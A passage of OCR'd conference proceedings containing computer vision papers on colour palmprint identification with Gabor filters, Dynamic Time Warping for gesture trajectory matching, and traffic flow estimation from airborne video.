B. Experiment 2

The experiment selects the best filter from a bank of Gabor filters for the R, G and B primary spectral component. The parameters of the bank of Gabor filters coincide with the parameters in [6]. They are displayed in Table I. The filter sizes are 9×9, 13×13 and 17×17. The orientations θ are $0, \pi/4, \pi/2, 3\pi/4$. After the best filter is found, it will be used in the last two experiments.

For the experiment the whole database B_1 is used: three palmprints are used as templates in the user database, and the remaining five are used for testing. The experiments are repeated ten times, and in each experiment three samples are randomly selected as the templates in the database. The classification of an unknown sample is based on the minimum generalised Hamming distance between the unknown template and the templates stored in the template database.

The results of the recognition are presented with the mean and the standard deviation for 10 experiments (Table II). From Table II it can be seen that the best recognition accuracy is 99.23±0.45 for the primary spectral component R, 98.86±0.63 for G and 98.74±0.78 for B, and this is achieved for Filter 10, size 17x17, with the parameters $\theta = \pi/4, u = 0.1833, \sigma = 2.8090$.

TABLE II MEAN PERCENTAGE AND STANDARD DEVIATION OF CORRECT CLASSIFICATION

Filter no	R	G	B
1	94.40 ± 2.04	94.37 ± 2.19	94.03 ± 1.83
2	97.24 ± 1.30	96.15 ± 1.34	95.58 ± 1.28
3	88.25 ± 2.14	90.25 ± 2.62	88.26 ± 2.77
4	88.37 ± 3.13	89.90 ± 3.13	89.24 ± 3.03
5	98.32 ± 0.91	97.63 ± 1.51	97.26 ± 1.18
6	99.16 ± 0.65	98.27 ± 1.14	98.32 ± 0.90
7	98.03 ± 1.21	96.30 ± 1.35	95.80 ± 2.34
8	96.69 ± 1.81	95.98 ± 2.15	95.53 ± 2.18
9	98.77 ± 0.72	97.85 ± 0.71	98.03 ± 0.78
10	99.23 ± 0.45	98.86 ± 0.63	98.74 ± 0.78
11	98.92 ± 0.63	97.73 ± 1.21	97.31 ± 1.18
12	98.12 ± 0.94	96.99 ± 1.18	96.79 ± 1.14

C. Experiment 3

The goal of this experiment is to see how fusion based on primary spectral components at the matching-score level affects the result of the recognition in accordance with the grey image for the best filter.

The experiment utilizes the whole database B_2: three palmprints of a person are used for the enrolment, and the remaining images are used for testing. The experiment is repeated ten times, and in each experiment three samples for the enrolment are randomly selected.

The recognition results of the colour palmprint image, the grey image and the fusion based on the primary spectral components are given with the mean and the standard deviation for ten experiments. The recognition accuracy for the R primary spectral component is 98.51 ± 0.37, for G it is 98.29 ± 0.43, for B it is 98.37 ± 0.54, and for grey it is 98.31 ± 0.52, and finally for the fusion based on primary spectral components the best recognition accuracy is achieved, i.e., 98.71 ± 0.37.

D. Experiment 4

This experiment will show how our personal identification system works with open-set identification. Fusion is based on the total similarity measure at the matching-score level of primary spectral component features obtained with the best filter.

From the B_2 database all 80 people are selected as genuine users, and from the B_1 database all 81 people are labelled as imposters. For 80 genuine users 3 out of about 10 palmprint images are used as templates for the extracting features to be stored in the biometric database and the other part called the test samples is used for testing the performance of the system. For 81 imposters, all 8 palmprint images are used for testing the performance of the system.

The detection rate (DR) and the false-alarm rate (FAR) as a function of the threshold for the open-set identification are evaluated for the following outcomes:

i) A live template of the user has the maximum TSM with respect to the database template(s), which corresponds to the same user, and this measure exceeds the threshold value. The user is correctly identified.

ii) A live template of the user has the maximum TSM with respect to the database template(s) and this value exceeds the

given threshold but these templates do not correspond to the correct user. The user is misclassified.
iii) A live template of the user has the maximum TSM with respect to the arbitrary database template, but this value measure does not exceed the threshold value. The user is incorrectly rejected as an imposter.
iv) A live template of the imposter has the maximum TSM with respect to the arbitrary database template and this measure exceeds the given threshold. In this case an imposter is incorrectly identified as a user.
v) A live template of the imposter has the maximum TSM with respect to an arbitrary database template and the measure does not exceed the threshold. An imposter is correctly rejected.

The DR and FAR depicted in Fig. 8 are evaluated as follows:

$$DR(T) = \frac{\text{number of templates for case i)}}{\text{the total number of templates of users}}$$

$$FAR(T) = \frac{\text{number of templates case ii) and iv)}}{\text{the total number of templates of users and imposters}}$$




Fig. 8: Detection rate plotted against the False Alarm Rate

IV. Conclusion

We have developed a colour-based palmprint personal identification system. A pre-processing algorithm extracts the central area from a palmprint image size 64x64 for feature extraction. We use 2D Gabor phase coding to represent a palmprint image using its texture feature, and apply a generalised Hamming distance for the matching measurement. We achieve a recognition accuracy of 98.71 ± 0.37 for fusion of the colour palmprint images, while the best recognition accuracy for a grey palmprint image is 98.31 ± 0.52 for the same database.

In summary, we conclude that our colour-based palmprint-identification system has achieved a slightly better performance in comparison with the grey-scale system.

Acknowledgment

This work has been supported within the project "Theory, modelling and application of autonomy-oriented computing structures" (no. 036-03619 35-1954); Ministry of Science and Technology, Croatia.

References

[1] J.G. Daugman, *High confidence visual recognition of persons by a statistical test of statistical independence*, IEEE Transactions on Pattern Analysis and Machine Intelligence, Vol. 15, No.11, pp.1148-1161, November 1993.
[2] L. Shen, L. Bai, *A review on Gabor wavelets for face recognition*, Pattern Anal. Applic., Vol. 9, No.2, pp. 273-292, September 2006.
[3] W. Jang, D. Park, D. Lee, S. Kim, *Fingerprint Image Enhancement Based on a Half Gabor Filter*, Advances in Biometrics, Lecture Notes in Computer Science, pp. 258-264, 2005.
[4] X. Pan and Q. Ruan, *Palmprint recognition using Gabor feature-based* $(2D)^2PCA$, Neurocomputing, Vol. 71, pp. 3032-3036, August 2008.
[5] D. Zhang, W. K. Kongand J. You, *Online Palmprint Identification*, IEEE Transactions on Pattern Analysis and Machine Intelligence, Vol. 25, no. 9, pp.1041-1049, September 2003.
[6] D. Zhang, *Palmprint authentication*, Kluwer Academic Publishers, The HK Polytechnic University, pp. 85-98, June 2004.
[7] PolyU-ONLINE-Palmprint-II, http://www4.comp.polyu.edu.hk/∼biometrics/
[8] R. Jain, R. Kasturi and B. G. Schunck, *Machine Vision*, McGraw-Hill Science/Engineering/Math; 1 ed., March 1995.
[9] S. Ribaric, I. Fratric, *A Biometric Identification System Based on Eigenpalm and Eigenfinger Features*, IEEE Transactions on Pattern Analysis and Machine Intelligence, Vol. 27, No.11, November 2005, pp.1698-1709.

Curve Similarity Measurement Algorithms for Automatic Gesture Detection Systems

Visar Shehu*, Agni Dika**
* South East European University/Computer Science Department, Tetovo, Macedonia
** University of Prishtina / Department of Electrical Engineering, Prishtina, Kosovo
* v.shehu@seeu.edu.mk, ** agni.dika@uni-pr.edu

Abstract - In the previous years there has been a lot of research done in the field of Computer Vision and its application in Natural Interaction. Based on the fact that communication using gestures is one of the primary methods of communication between people, this discipline has seen a lot of advancement. In this paper we present a comparative study of curve representation and similarity measurement algorithms with the purpose of using them for gesture detection and interpretation. Of special interest are algorithms that will be able to detect and track different types of gestures. Therefore, a thorough discussion of gesture classification has been an important part of this research.

I. INTRODUCTION

Among the main purposes of this paper is to detect and recognize gestures. It is known that Haar classifiers can be used in real-time scenarios to recognize and correctly classify a gesture (such as a palm, pointing gestures, grab etc). Since we are dealing with video frames, one gesture can be detected in multiple consequent frames, but with a different recorded location. Based on that, one can record such gesture trajectories as time dependant structures, known as time-series data.

Additionally, one needs to be able to compare a gesture trajectory captured in real-time, with a set of gestures existing on a database. Beyond the accuracy of this comparison, a special focus must be dedicated to the performance of such algorithms which also must operate in real time. A great resource that covers in depth the aspects of time series data analysis can be found in [1].

By dealing with time series data, one must consider two problems:


- Data representation algorithms
- Querying time-series data

There are many ways one can represent time series data and many representations are tightly related with the context of their usage. Since time-series analysis has been targeted increasingly by the data mining community, especially in analyzing streaming data most representations aim to reduce the dimensionality of the data. Since dimensionality reduction algorithms (PCA, LDA etc) have been thoroughly researched in the context of data mining and data representation they will not be subject of discussion in this paper.

Time-series analysis is especially evident in the analysis of large amounts of data, especially in the fields of bioinformatics (genetics, DNA sequences etc) in which these structures have very large lengths. Due to this, there is a tendency among researchers to transform these datasets in a more discrete form. In that regard, [2] propose the usage of Discrete Fourier Transformation (DFT) to convert time series data from a continuous representation to a spectral (discrete) representation. Effectively, this transformation gives a smoother shape to our data.

Another approach proposed by [3], aims to use wavelets for time series data representation. The proposed method is to use Discrete Wavelet Transforms (DWT), similar to Haar wavelets in which time series data is scaled down to a discrete representation so it can fit in memory and also represented / indexed in databases.

Finally, [4] propose the usage of Singular Value Decomposition (SVD) method to represent time series data. The research proposed in that article is biased by the use case scenario, in which databases are dynamic in structure and as a consequence are subject of change.



a). Discrete Fourier Transform (DFW) b). Discrete Wavelet Transform (DWT)

Figure 1 - Representation of time series data

The above mentioned data representation methods share the same purpose: they are designed to support queries against large databases. They can also be qualified as dimensionality reduction algorithms which consequently result with some data loss. However, one must consider that the above mentioned methods aim to represent very large sequences, which is not a case of the sequences discussed in this paper. Based on this, we propose a lossless method of data representation, which aims to preserve the shape, order and the length of our sequences. Same as in the above mentioned examples, of special interest for us is that these representations can be indexed properly for the purpose of querying a database of such sequences.

Since gestures occur in relatively small time intervals (usually takes less than a second for a gesture) we only need to represent curves with no more than 24 edges (if we use a 24 fps camera). This gives us the advantage of having much simpler data structures, and our only requirement is to preserve the order of recorded points. Based on that our representation in memory resembles acyclic directed graphs (ADG), and we use adjacency lists to represent them in memory.

In its simplest form, the second problem (querying time series data) aims to answer the following question: given an input curve (time series data) return the most similar sequences that exist in the database. However, this problem definition does not satisfy all the requirements of a gesture recognition system.

Since gestures are captured using digital cameras, one cannot expect that the same gesture when repeated will represent the exact same curve. For this purpose, all the algorithms evaluated here, aim to determine a similarity between two gestures, where a threshold will determine whether one gesture resembles the other.

One of the concerns arisen is that a gesture will not have a starting and ending point on the same location as another time series representation. Another requirement of a gesture recognition system is to be able to detect gestures that have been executed with different speeds. Also the similarity matching algorithm should be scale invariant. Finally, the order of data observations must be preserved. This problem can be simplified by representing detected gestures as two curves, and in order to define the problem in the simplest matter we will use the visual representation of two curves (*P* and *Q*) as shown in **Figure 2**. The distance between these curves will be defined as *d(P,Q)*.




Figure 2 - Two curves represented with P and Q. The problem is to find out how similar they are

There has been a lot of research done in data mining with the purpose of calculating the similarity between two curves. However, before covering these methods, it would be helpful to approach solving the problem using a naïve approach. Since the anticipated outcome is to evaluate the distance between two curves, one can try to evaluate the distance between every point in one curve against appropriate points in the second curve:




Figure 3 - A naive approach in curve matching

The distance between two points can be calculated using a simple Euclidian distance metric. Therefore, one can use a one-to-one relationship between points in *P* against points in *Q* (see **Figure 3**). Assuming that two points have the same length (i.e. number of observations in our case), one can use the following equation to calculate the distance between them:

$$d(P,Q) = \frac{\sum_{i=0}^{N} d_i}{N} \qquad (1)$$

Where *N* represents the number of points in a curve, and d_i represents the distance between two points at location *i*. As mentioned previously, the distance can be Euclidian distance between points in a two dimensional space:

$$d_i = \sqrt{(x_i - x_j)^2 + (y_i - y_j)^2} \qquad (2)$$

This method is known as the *linear matching model*, and obviously it fails in the assumption that two curves have the same length. When two curves have different lengths the similarity methods should be able to detect sub sections of the lengthier curve that are similar to the second curve. An extension of the previous method would be to use a windowing function, which will represent the smaller curve and after each calculated distance the window would move forward and compare with another section of the lengthier curve. This way, the section that minimizes the equation in (1) would be the matching subsection. This introduces a new problem though; what if there is a subsequence in *P* that is similar to a subsequence in *Q*?

A solution to this problem has been given by [5]; in a paper that introduces the Longest Common Subsequence (LCS) method. This method aims to find the longest subsequence present in two curves. By giving a threshold, the algorithm works as a similarity measurement method, solving for the assumption that two subsequences will rarely be exactly the same. While designed to be used for substring matching, this method is suitable for analyzing time series data as well.

Another commonly used algorithm is the Frechet method [6], which aims to compare two paths and determine the maximal distance between them. This is why the algorithm is famously known as the dog-man method, because it associates with the paths walked by a man and his leashed dog. The algorithm aims to find the maximum length of the leash to be used. The Frechet distance lacks the capability of comparing closed curves. A modified version of this method is applied a lot in handwritten recognition [7] and solves the closed curve problem but can only be applied to offline handwritten recognition, due to performance considerations. Also, since it aims to find the maximal distance, the algorithm is not suitable in situations where one aims to find two closest points (the minimal distance).

Finally there is a subset of curve matching algorithms which falls in the family of elastic matching methods. In [8], the authors propose the usage of directed acyclic graphs for the purpose of representing time-series data. Their method, known as Minimal Variance Matching

(MVM), uses the method of shortest path in acyclic graphs to determine the distance between two paths. It will be shown later, that the method of using acyclic graphs has also found application in our own implementation of time-series data mining.

Finally, a method that has shown a lot of success and has seen much research lately is the Dynamic Time Warping (DTW) method [9]. With roots in speech recognition, it has recently found a lot of application in time-series analysis and handwriting recognition systems. The algorithm is not only rather simple to implement, but it has also shown great results in comparing time series data, and it is also flexible enough to be configured using various thresholds. Based on this, we have chosen this algorithm for comparing gestures, and the algorithm is discussed in detail further in this paper.

Finally before building a gesture recognition system one must be able to differentiate between various types of gestures. Based on how gestures are used for interaction, the following gesture classes can be determined:

- **Deictic gestures** – used to point in order to determine the spatial location of an object.
- **Manipulative gestures** – used to manipulate with objects. E.g., moving an object on a 2D screen.
- **Semaphoric gestures** – used for signaling purposes. E.g., traffic controllers use gestures to manage the traffic.
- **Gesticulation** – commonly used by people while speaking.
- **Language gestures** – gestures used to substitute speech. E.g., sign languages.

A detailed classification of gestures can be found in [11], and since many fields can influence how gestures are classified (linguistics, cognitive sciences, psychology etc) this research does not aim to propose a detailed classification of gesture types. Instead, this research will focus mainly in detecting manipulative and semaphoric gestures, since we anticipate that these types of gestures are more suitable for a human-computer interaction system.

II. Gesture Trajectory Recognition Using Dynamic Time Warping

No matter what algorithm is used for shape extraction, whether one is using blobs or by tracking changes in images via background subtraction, the trajectory (movement) of the retrieved objects can be treated as curves. These curves can be represented as time dependant functions, where each point of the curve is represented with its coordinates and the exact moment of being recorded (retrieved):

$$c = \begin{bmatrix} t_1(x_1, y_1) \\ t_2(x_2, y_2) \\ t_3(x_3, y_3) \\ \cdots \\ t_n(x_n, y_n) \end{bmatrix} \quad (3)$$

Many algorithms exist for comparing curves with each other, but for the purpose of this research, we have investigated the possibility to apply the Dynamic Time Warping (DTW) [10] algorithm, which has been widely used in speech recognition and has found application in handwriting recognition systems. This algorithm is widely known for being very effective when applied to time-series data, and proven to be useful in many data mining tasks that need to analyze and compare similarities of time series data.

In essence, DTW is a method to calculate the similarity between two curves. Two are the anticipated benefits of using this algorithm: time is *warped* so gestures made with different speeds are the same and gestures with different lengths share similarities as well. The algorithm extends the well known *linear matching* method.

The linear matching method, assumes that two curves have the same length. Matching is done by calculating a distance for each point from one curve with its corresponding point on the other curve (a 1:1 relationship). A sum of all these distances is later divided by the total number of combinations. The end result will determine how similar these two curves are, a result equal to zero means that these curves are exactly the same.

However, the above mentioned approach fails in the assumption that curves have equal lengths. One cannot assume that two gestures will have equal lengths, and a gesture recognition system might safely assume the opposite: two curves (gestures) will never have the same length. What one needs to determine in this case is whether one curve is a subset of another lengthier curve. Algorithms that solve such problems are the Longest Common Subsequence, and the DTW algorithm.

The Longest Common Subsequence (LCS) method aims to find the longest subsequence present in two curves. By giving a threshold, the algorithm works as a similarity measurement method, solving for the assumption that two subsequences will rarely be exactly the same. While designed to be used for substring matching, this method is suitable for analyzing time series data as well.

As mentioned previously, DTW relies on the linear matching algorithm, but extends this algorithm by applying two [1] important criteria: *continuity condition*, *boundary condition*.

Continuity condition is the most important condition, which makes the algorithm different from its linear matching counterpart. The condition relies on two coefficients: the first one ensures that all data points are matched once taking into account the time function; the second coefficient regulates how much the matching

[1] In some cases in literature (also in the original paper) there is a third monotonicity condition, which makes sure that both *i* and *j* are being increased by the same value at the same time. This is not a concern in our case due to the fact that the comparison is made with curves being formed in real-time. Therefore it is not discussed in this paper.

differs from linear matching (noted with *c*). More formally, if we assume that we have two curves C_1 and C_2, and the total number of points in them is noted with N_1 and N_2 respectively. Then, point *i* from the first curve can be matched with point *j* from the second curve only if:

$$\frac{N_2}{N_1} i - cN_2 \leq j \leq \frac{N_2}{N_1} i + cN_2 \qquad (4)$$

Important to mention in the above equation is that the coefficient *c* (where $0 \leq c \leq 1$) determines how different DWT is from linear matching. If $c = 0$ then we are dealing with linear matching, and on the other hand if $c=1$ then the continuity condition does not apply since all points in the C_1 will be matched to all points in C_2.

The **boundary condition** ensures that the first two points of both curves are the starting matching points. The end point of the first curve also must match the end point of the second curve.

III. Experimental results

For the purpose of evaluating the effectiveness and feasibility of using the methods proposed above, we have conducted experiments aiming to evaluate:

- Accuracy of the algorithm – determined by the number of correctly predicted instances.
- Performance – defined as time required to recognize a gesture.

Another criteria in the decision making process was to be able to use as simple data structures as possible that would represent our curves. This was important because we wanted to be able to save certain curves for future retrieval.

Tests were done on a closed system, in which every input query was known to be found on our database. The database was trained to recognize 30 gestures, such as swipe left, swipe right, top-down, bottom-up etc. Table 1 depicts the accuracy of algorithms we used.

Gestures were extracted using a webcam that would record video sequences. A custom trained Haar classifier would detect hand gestures and track them on each frame of the video sequence. By using empirical studies it was determined that gestures do not last for more than one second, therefore the Haar classifier would track a gesture for a total of 24 frames. Gestures that were recorded on our database were extracted using the same method.

Each gesture was tested manually ten times against the database and both the correctness of the result as well as the response time would be recorded. To have consistent results all the experiments were conducted on the same machine.

In conclusion we have seen that DTW has the potential of being used in gesture recognition systems. Even though this algorithm has mostly been applied to signal processing tasks, the results presented on this paper show that the algorithm has two big advantages: low error rate and quick execution time. It also relies on simple data structures, represented in the form of adjacency lists in memory. With this in mind, we were able to implement a system that will record multiple gestures and be able to quickly query them.

TABLE I. Experimental results

Algorithm	Accuracy	Average Time
LMM	83.7 %	33.1 ms
DTW	97.3 %	123.6 ms
Frechet	89.0 %	473.4 ms

IV. Conclusion

This paper compares different methods used in time series analysis with the purpose of searching subsequences. The purpose of using these algorithms is to evaluate the feasibility their usage in gesture recognition systems. Experiments are conducted aiming to evaluate these methods by analyzing both their performance and accuracy. The experiments show that the Dynamic Time Warping algorithm excels when compared to other similar methods.

References

[1] Falk, M. (2011). *A First Course on Time Series Analysis.* Würzburg, Germany: University of Wurzburg.

[2] Faloutsos, C. R. (1994). Fast Subsequence Matching in Time-Series Databases. *In proceedings of the ACM SIGMOD Int'l Conference on Management of Data*, (pp. 419 - 429). Minneapolis.

[3] Chan, K. &. (1999). Efficient Time Series Matching by Wavelets. *IEEE Int'l Conference on Data Engineering* (pp. 126-133). Sydney, Australi: IEEE.

[4] K. V. Ravi Kanth, D. A. (1998). Dimensionality reduction for similarity searching in dynamic databases. *SIGMOD* , 166-176.

[5] Rafiei, D., & Mendelzon, A. (2000). Querying and Mining of Time Series Data: Experimental Comparison of Representations and Distance Measures. *IEEE Transactions on Knowledge and Data Engineering*, (pp. 675 - 693).

[6] H. Alt, A. E. (2003). Matching Planar Maps. *J. Alg* , 262 – 283.

[7] Sriraghavendra, R., K., K., & Bhattacharyya, C. (2009). Frechet Distance based Approach for Searching Online Handwritten Documents. *9th International Conference on Document Analysis and Recognition.* Curitiba: IEEE.

[8] Latecki, L. e. (2005). Partial elastic matching of time series. *Fifth IEEE International Conference on Data Mining.* IEEE

[9] Berndt, D. &. (1994). Using dynamic time warping to find patterns in time series. *AAAI Workshop on Knowledge Discovery in Databases* (pp. 229-248). AAAI

[10] Kruskal, J., & Liberman, M. The Symmetric Time-Warping Problem: From Continuous to Discrete. In S. D., & J. Kruskal, *Time Warps, String Edits, and Macromolecules: The Theory and Practice of Sequence Comparisons.* Massachusetts: Addison-Wesley

[11] Quek, F. M.-F. (2002). Multimodal human discourse: gesture and speech. ACM Trans. Comput.-Hum. Interact

Estimating OD matrices at intersections in airborne video - a pilot study

Viktor Braut, Mateja Čuljak, Vedran Vukotić, Siniša Šegvić
Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb
e-mail: name.surname@fer.hr

Marko Ševrović, Hrvoje Gold
Faculty of Transport and Traffic Sciences
Vukelićeva 4, 10000 Zagreb
e-mail: name.surname@fpz.hr

***Abstract*—This paper presents a pilot study towards estimating complex traffic flow parameters in airborne video. The study presents two prototype software systems attempting to solve intermediate tasks in recovering microscopic OD (origin-destination) matrices at complex road intersections. The first system employs background modelling in order to estimate the OD matrix of an intersection imaged by a fixed camera. The second system explores the feasibility of applying such approach to input video acquired from a hovering aircraft by pre-warping the whole video towards the coordinates of the first frame. The experimental part presents performance evaluation of the two prototype systems on real traffic videos acquired from a tall building and a non-rigid airship. The paper is concluded by discussing the achieved baseline performance and proposing suitable directions for future research.**

I. Introduction

Modern transportation systems are designed by optimizing traffic flow models which are parameterized by actual demands estimated from empirical measurements. Typical traffic flow parameters include frequency, density, headway, etc. of the vehicles at relevant sections of the transportation network. There are many suitable commercial technologies for estimating these parameters at straight sections of the network. However, none of them provides satisfactory performance at intersections where one needs to establish temporal correspondence between the detected vehicles in order to estimate microscopic OD (origin-destination) matrices [1], [2]. The most general approach for estimating intersection parameters corresponds to manual vehicle counting. However, that approach is hampered by organizational and financial difficulties, since measuring complex intersections usually requires many trained human operators. Encouraging results have been achieved by computer vision based approaches [3], [4] in video acquired from viaducts or telescopic cranes, but this is not applicable at many intersections. Airplane imagery [5] has a broader scope but is often infeasible due to the high costs involved. Acquisition from a helicopter [6] is more accessible, but the costs are still significant. Additionally, if affordable standard resolution cameras are employed, one has to address the problem of small-sized vehicles in images which makes it difficult to count them automatically.

This paper presents introductory research towards estimating intersection parameters in video acquired from an unmanned aerial vehicle (UAV) hovering at the heights of about 50 m. The main commercial advantages of such approach include lower acquisition costs and better performance with standard resolution images. In particular, the paper evaluates performance of the following two intermediate tasks. In the first task we assess the accuracy of OD matrices estimated in video acquired by a fixed camera from a tall building, based on a straight forward background modelling technique. The second task involves stabilizing video from a hovering airship, in the ambition to extend the applicability of fixed-camera approaches to UAV-based applications.

In the rest of the paper, we first present a short review of the related work in Section II. Subsequently, in Section III we explain the broad significance of airborne video for estimating parameters of a transportation system. We detail the theoretical backgrounds for the considered intermediate tasks in Sections IV and V. Subsequently we present experimental results obtained on videos of real intersections acquired from a tall building and a hovering airship in VI. Finally, in Section VII we present conclusions and directions for future work.

II. Related work

Extraction of complex intersection features such as OD matrices and headway from airborne imagery has many advantages over ground-based approaches [5], [6], however the involved costs have been very high. Recent development of low-cost UAV technology encourages new research on airborne traffic flow feature collection [4].

A large body of previous work addresses videos acquired with fixed cameras. These approaches have been mostly based on image motion detection [7] and background modelling [3], [8]. In both cases, the transition towards a moving airborne camera [6], [9] is not straightforward and requires further research. More versatile approaches build on generic object detection [10], however most of them address images in which the street scene is viewed from an orthogonal direction. This would not be the case in images acquired from low-height howering UAVs where we observe both appearance variety (due to different relative poses of the object with respect to the camera), and the variety of object categories (cars, trams, buses, pedestrians, cyclists, etc). This variability would have to be addressed by a multi-class detection approach based on feature sharing such as [11], however the performance of such approaches still appears insufficient for our purpose.

Stabilization of the acquired video is an important issue in airborne surveillance. Camera orientation can often be stabilized within some limits by suitable gyroscope platforms. Medium to high frequency vibrations generated from UAV's motors and wind can also be problematic and can be addressed by suitable absorbing materials. Unfortunately, many of the UAVs considered suitable for traffic surveillance have significant payload weight limitations,

which greatly reduce the possibility of utilising hardware stabilization setups. This accentuates the importance of software based stabilization [6], such as the approach presented in V and VI-C.

An additional concern specific to UAV operation is automatic control. Autonomous UAV capabilities would be interesting in order to i) relax the human operator involvement, ii) ensure optimal acquisition in bad weather through UAV stabilization, and iii) minimize the risks of damage during take-off and landing. A recent study [12] confirmed the potential of visual control, even when sophisticated alternatives are present such as inertial sensors and GNSS (GPS, Galileo).

III. Measuring traffic flow parameters at the microscopic scale

The most critical part of every transport system are its nodes or intersections. Design, throughput and capacity of a single intersection can affect even very distant parts of the transport network. Therefore studies leading to appropriate intersection design and traffic control are the most important factors in transport network optimisation. An important category of these studies is performed at the microscopic scale, where traffic flow parameters are measured by considering each vehicle as an individual. In this paper we are especially interested in measuring OD matrices and time headway at complex intersections.

OD matrix is also know as a trip table. It contains the number of vehicles going from each intersection entry to each intersection exit during the considered time interval. OD matrices are especially hard to recover at complex intersections and interrelated junctions where comprehending and accurately counting the entries is highly impractical and expensive both for human operators and commercial sensor technologies.

Time headway [13] corresponds to the elapsed time between the front of the first vehicle passing a road cross-section and the front of the subsequent vehicle. Headway is the most essential microscopic traffic flow parameter. Interaction between headway and vehicle speed is responsible for the overall traffic flow performance. Precise measurements of headway in relation to speed provide a detailed insight in the capacity limitations and design flaws at observed intersections. Unfortunately, most existing studies focus on average headway within a limited period of time, mostly due to imperfections of various sensors used for vehicle counting and traffic parameter measurement. Headway-to-speed ratio is particularly difficult to recover at intersections since it is not constant during intersection passing [14]. Therefore, there is a strong need for future sensor technologies which would be able to map this parameter over the intersection area.

IV. Vehicle detection by fixed cameras

When viewing a rigid scene from a fixed viewpoint, each pixel is always projected from the same part of the scene. By analyzing the changes of a pixel in time, a model can be constructed to determine whether a current realization of that pixel is more likely to belong to a moving foreground object or to the background scenery [8]. An object detection system based on such model would need to include the following processing steps.

- Creation of a per-pixel background model for the desired scene.
- Comparing the current video frame against the background model to identify foreground pixels.
- Grouping the foreground pixels into high-level objects.

The background model is often built and updated concurrently with the object detection process. The main advantage of such approach is the ability to make an adaptive model which would be able to tollerate small changes due to different time of day. However, we do not need that feature, since the traffic parameters are estimated in limited time intervals (less than one hour), usually at the time of peak traffic. Therefore we build the background model in an off-line fashion, by employing all available frames of the input video. The object detection is consequently performed on the same video, after having rewound it back to the start, as described in Figure 1.




Fig. 1. Flow chart of the proposed procedure

The first step in both processing phases is to apply Gaussian filtering to the current frame. Doing so greatly reduces the noise and the undesired effects of minute camera vibrations. This technique therefore improves both the accuracy of the background model and the reliability of foreground object detection.

A background model of an intersection tries to mimic how an image of the intersection would look like without any moving objects (vehicles, pedestrians, etc.) on it. Two different approaches were considered for creating a background model of the intersection. The first approach was to calculate the moving average for each pixel on the picture. Due to the fact that vehicles often differ in color and keep a safety distance from other vehicles the average of each pixel converges to the color of the underlying intersection in that position. The second approach was to keep a histogram for each pixel and choose the most frequent color for the background model. An another option for creating a background model would

be based on Mixtures of Gaussians [15], however preliminary results did not show dramatic improvement over unimodal approaches and so we preferred to invest our time elsewhere.

After the background model converges, the current frame is compared against it in order to form a binary (1 bit black and white) image showing whether a pixel differs from the background or not. A white pixel indicates that the corresponding pixel from the current frame differs significantly from the background model. A black pixel indicates that the current value is very similar or identical to the background model. Vehicles are detected by growing a region around each unvisited white pixel. Coordinates of each pixel of the current region are stored in a vector. When there are no more unvisited white pixel neighbors, vertical and horizontal extremes are found in the vector and a rectangle is drawn so that it encloses the detected group.

Sometimes a vehicle has parts that do not differ significantly from the background. The most common case is the gray reflection of the sky on the windshield that can be very similar to the gray background of the asphalt. This can cause a single vehicle to be detected as two separate groups of foreground pixels. To address this problem, morphological opening [16] is applied to the binary image, by successively applying dilation and erosion. Dilation widens the groups of white pixels causing their melting with neighbouring groups. By applying erosion the groups regain their initial size, but remain connected to their neigbours. In the last step, objects greater than a specific size are detected as vehicles while smaller objects are ignored since they're likely due to pedestrians or noise.

V. Stabilization of Video Acquired from Hovering Aircraft

In the case of acquisition from hovering aircraft, the acquired video is often unsuitable for background modelling due to 6 DOF motion of the attached camera. We wish to stabilize the video in a way that the image plane remains in consistent relation with the starting video frame (or any other reference frame).

The developed system consists of two main parts: feature tracker and homography estimator. In the first part, a large number of features are tracked throughout the video sequence from the reference frame to the current frame, by using Kanade-Lucas-Tomasi (KLT) feature tracking algorithm. The KLT tracker selects only those features that can be reliably tracked [17].

Before estimating the transformation between the reference frame and the current frame, it is neccessary to remove features whose movement deviates from other features, i.e. outliers. In our case, most of outlying features are projected from moving vehicles, which deviate from the desired transformation of the ground plane in two images. The removal of outliers is done by a Random Sample Consensus (RANSAC) algorithm [18].

Coordinates of every tracked feature are then used to estimate the desired transformation. We assume that aircraft is high above the ground so that the transformation can be fairly well-approximated by a homography. To estimate homography, we need to solve equation of the form:

$$\mathbf{A}_{2n\times 9} \cdot \begin{bmatrix} \mathbf{H}_1^\top \\ \mathbf{H}_2^\top \\ \mathbf{H}_3^\top \end{bmatrix} = \mathbf{0}_{2n} \ . \qquad (1)$$

